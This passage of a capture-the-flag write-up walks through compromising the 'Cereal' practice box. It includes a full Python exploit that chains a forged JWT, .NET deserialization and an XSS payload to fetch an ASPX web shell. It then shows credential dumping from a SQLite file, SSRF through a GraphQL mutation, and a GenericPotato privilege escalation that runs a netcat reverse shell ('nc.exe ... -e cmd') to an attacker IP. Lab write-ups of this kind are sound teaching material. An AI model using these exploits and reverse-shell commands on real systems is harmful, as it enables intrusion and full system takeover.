                wc.DownloadFile(_URL, ReplaceLastOccurrence(_FilePath,"\\", "\\21098374243-"));
            }
        }
    }
}
Exloit Chain
With help, I devise an exploit chain to upload a shell to source.cereal.htb.
- We send a request to the server making a DB entry that contains a payload, which will be deserialized to create a
DownloadHelperobject. We’ll need the ID number from the server’s response here as well. - We send another request with an XSS payload that will hit our new DB entry at
/request/<ID>. - The server deserializes the
DownloadHelperrequest and creates our object. - The
DownloadHelperobject fetches our shell and saves it to the server
Making this Python script made me gain a whole lot of respect for those specializing in web app pentesting since this all seems like black magic at some points. Even with the help of my favorite LLM this took a while, but it’s split into three main sections.
The first creates our JWT for authorization on the site. The second sends our serialized object to be stored in the DB, resulting in a fetch to our shell. Finally, we send the XSS payload that will proc the deserialization from the previous request and download the shell to a specified output file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
#!/usr/bin/env python3

import sys
from datetime import datetime, timedelta

import jwt
import requests
from urllib3.exceptions import InsecureRequestWarning

# Suppress insecure HTTPS warnings
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

JWT_SECRET = "secretlhfIH&FY*#oysuflkhskjfhefesf"
UPLOAD_PATH = r"C:\\inetpub\\source\\uploads\\"

def usage():
    print(f"Usage: {sys.argv[0]} [target ip/domain] [url to upload] [filename on target]")
    sys.exit(1)

def forge_jwt():
    print("[*] Forging JWT token")

    payload = {
        "name": "1",
        "exp": datetime.utcnow() + timedelta(days=7),
    }

    return jwt.encode(payload, JWT_SECRET, algorithm="HS256")

def send_serialized_object(target, headers, url, saveas):
    print("[*] Sending DownloadHelper serialized object")

    serialized = (
        "{'$type':'Cereal.DownloadHelper, Cereal',"
        f"'URL':'{url}',"
        f"'FilePath':'{UPLOAD_PATH}{saveas}'"
        "}"
    )

    payload = {"json": serialized}

    response = requests.post(
        f"https://{target}/requests",
        json=payload,
        headers=headers,
        verify=False,
    )

    if response.status_code != 200:
        print(f"[-] Something went wrong: {response.text}")
        sys.exit(1)

    print(f"[+] Object uploaded: {response.text}")

    return response.json()["id"]

def send_xss_payload(target, headers, token, serial_id):
    print("[*] Sending XSS payload")

    xss = (
        '{"title":"[XSS](javascript: document.write%28%22'
        "<script>"
        "var xhr = new XMLHttpRequest;"
        f"xhr.open%28'GET', 'https://{target}/requests/{serial_id}', true%29;"
        f"xhr.setRequestHeader%28'Authorization','Bearer {token}'%29;"
        "xhr.send%28null%29"
        "</script>"
        '%22%29)",'
        '"flavor":"pizza",'
        '"color":"#FFF",'
        '"description":"test"}'
    )

    payload = {"json": xss}

    response = requests.post(
        f"https://{target}/requests",
        json=payload,
        headers=headers,
        verify=False,
    )

    if response.status_code != 200:
        print(f"[-] Something went wrong: {response.text}")
        sys.exit(1)

    print(f"[+] XSS payload sent: {response.text}")

def main():
    if len(sys.argv) != 4:
        usage()

    target = sys.argv[1]
    url = sys.argv[2]
    saveas = sys.argv[3]

    token = forge_jwt()

    headers = {
        "Authorization": f"Bearer {token}",
        "Content-Type": "application/json",
    }

    serial_id = send_serialized_object(
        target=target,
        headers=headers,
        url=url,
        saveas=saveas,
    )

    send_xss_payload(
        target=target,
        headers=headers,
        token=token,
        serial_id=serial_id,
    )

if __name__ == "__main__":
    main()
Initial Foothold
Finally running this seems to work as intended.
1
└─$ python3 final.py cereal.htb http://10.10.14.48/shell.aspx shell.aspx

After a bit of waiting, the XSS payload procs and our ASPX shell is fetched from our web server.
1
└─$ python3 -m http.server 80

Reviewing the code once more shows that our file’s name is sent to the /uploads directory and prepended with 21098374243-. Setting up a Netcat listener and navigating there succeeds to get a foothold on the system.
1
└─$ rlwrap -cAr nc -lvnp 443

At this point we can grab the user flag from their Desktop folder and begin looking at routes to escalate privileges to Administrator.
Privilege Escalation
Listing our group memberships and token permissions shows that we are apart of the source.cereal.htb group, prompting me to check out the local source code for both web apps.

Creds in SQLite DB
The source directory was largely the same, however the main site’s webroot at C:\inetpub\cereal contains a DB directory with just one file inside. It’s a database file in SQLite3 format, but simply typing it to the terminal shows our serialized request along with what looks to be credentials for our current user.
Note: Transferring this to our local machine and using the sqlite3 utlity on it will work the same to dump the database, I just saved myself some time.
1
PS> type C:\inetpub\cereal\cereal.db


Attempting these over SSH works to give us a proper shell on the box.
1
└─$ ssh sonny@cereal.htb
Failed SeImpersonate Attempts

This user has the SeImpersonate Privilege, but using common exploit tools that abuse the Print Spooler service such as PrintSpoofer and SweetPotato both fail due to it being disabled on this box.

Same goes for RoguePotato, but this is because outbound TCP traffic over port 135 (RPC) is blocked. We can check this by running an HTTP request over the suspected port and the default.
1
2
3
PS> wget http://10.10.14.48:135/test.txt

PS> wget http://10.10.14.48/test.txt

They both error out, but the second one over port 80 at least attempts to grab it from our server.
SSRF in Internal Web App

Moving on from that, we can discover another web application running on port 8080 that failed to show up on our Nmap scans.
1
PS> netstat -ano

Attempting to connect to it remotely just hangs.
1
└─$ nc -zv cereal.htb 8080
We’ll need to port forward this to gain access, so I restablish my SSH connection with the -L flag to forward this web server to my local machine on port 1234.
1
└─$ ssh sonny@cereal.htb -L 1234:127.0.0.1:8080
Now we can navigate to the site on localhost through a browser or using cURL. This just shows a basic page that displays status information for manufacturing plants in operation.

Looking at the page’s source code shows a bunch of HTML along with some JavaScript that makes a POST request to the /api/graphql endpoint to pull the status information we’re seeing.
1
2
3
4
5
6
7
8
9
10
<script>
    fetch('/api/graphql', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'Accept': 'application/json',
        },
        body: JSON.stringify({ query: "{ allPlants { id, location, status } }" })
    }).then(r => r.json()).then(r => r.data.allPlants.forEach(d => document.getElementById('opstatus').innerHTML += `<tr><th scope="row">${d.id}</th><td>${d.location}</td><td>${d.status}</td></tr>`))
</script>
Mimicking this request using cURL fetches the same data, but we’ll be able to enumerate the GraphQL database through this query.
1
└─$ curl -X POST http://127.0.0.1:1234/api/graphql -d '{ "query": "{allPlants { id, location, status } }" }' -H 'Content-Type: application/json'

Hacktricks provides a good source for commands that will help us out here. If you’re unfamiliar with GraphQL, this post is a good read for a basic understanding of what it’s used for.
Further enumeration lets us grab the arguments for each mutation.
1
└─$ curl -X POST http://127.0.0.1:1234/api/graphql -d '{ "query": "{__schema{types{name,fields{name, args{name,description,type{name, kind, ofType{name, kind}}}}}}}" }' -H 'Content-Type: application/json'

At the very end there is an interesting mutation named updatePlant that takes in a sourceURL parameter.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
[...]
{
              "name": "updatePlant",
              "args": [
                {
                  "name": "plantId",
                  "description": null,
                  "type": {
                    "name": null,
                    "kind": "NON_NULL",
                    "ofType": {
                      "name": "Int",
                      "kind": "SCALAR"
                    }
                  }
                },
                {
                  "name": "version",
                  "description": null,
                  "type": {
                    "name": null,
                    "kind": "NON_NULL",
                    "ofType": {
                      "name": "Float",
                      "kind": "SCALAR"
                    }
                  }
                },
                {
                  "name": "sourceURL",
                  "description": null,
                  "type": {
                    "name": null,
                    "kind": "NON_NULL",
                    "ofType": {
                      "name": "String",
                      "kind": "SCALAR"
                    }
                  }
                }
              ]

If we update our request to hit this mutation and provide our own IP in the sourceURL field, we can test this endpoint for Server-Side Request Forgery.
1
2
3
4
5
└─$ python3 -m http.server 80

└─$ curl -X POST http://127.0.0.1:1234/api/graphql \
-d '{ "query": "mutation{updatePlant(plantId:1, version: 1234, sourceURL: \"http://10.10.14.48/test.txt\")}" }' \
-H 'Content-Type: application/json'

It fails to update, but we get a hit back on our local web server.
Using GenericPotato
Upon doing research on combinations of SSRF and the SeImpersonate privilege, I stumble across yet another potato exploit named GenericPotato. This exploit is a modified version of SweetPotato that supports impersonation authentication over HTTP or named pipes. Crucially, it’s tailor-made for escalating privileges from SSRF vulnerabilities or arbitrary file writes.
After compiling this on a Windows VM or downloading a pre-compiled binary from online, we can transfer this as well as a Netcat binary using scp.
1
2
3
└─$ scp GenericPotato.exe sonny@cereal.htb:\GenericPotato.exe

└─$ scp nc.exe sonny@cereal.htb:\nc.exe

Now we’ll setup GenericPotato to listen on HTTP and have it execute a reverse shell using the Netcat binary. I should note that our binary needs to be in a world-readable directory, so I just created a temp one at the C:\ drive’s root.
1
PS>.\GenericPotato.exe -p "C:\temp\nc.exe" -a "10.10.14.48 443 -e cmd" -e HTTP

Make sure to setup our Netcat listener to receive the connection and then send the SSRF request to proc the exploit.
1
2
3
4
5
└─$ rlwrap -cAr nc -lvnp 443

└─$ curl -X POST http://127.0.0.1:1234/api/graphql \
-d '{ "query": "mutation{updatePlant(plantId:1, version: 1234, sourceURL: \"http://localhost:8888\")}" }' \
-H 'Content-Type: application/json'


This will still return false as it’s not a valid update, however we are granted a shell on the machine as NT AUTHORITY\SYSTEM. Finally we can grab the root flag under the Administrator’s desktop folder to complete this challenge.
Overall, this box was very hard for me purely because the code review and exploit development aspects are still relatively new to me. Discovering the independent vulnerabilities wasn’t too difficult but knowing how to chain them together to get a meaningful result was quite the task.
The box’s creator did a great job putting this together so thanks to Micah for creating it, I learned a lot. I hope this was helpful to anyone following along or stuck and happy hacking!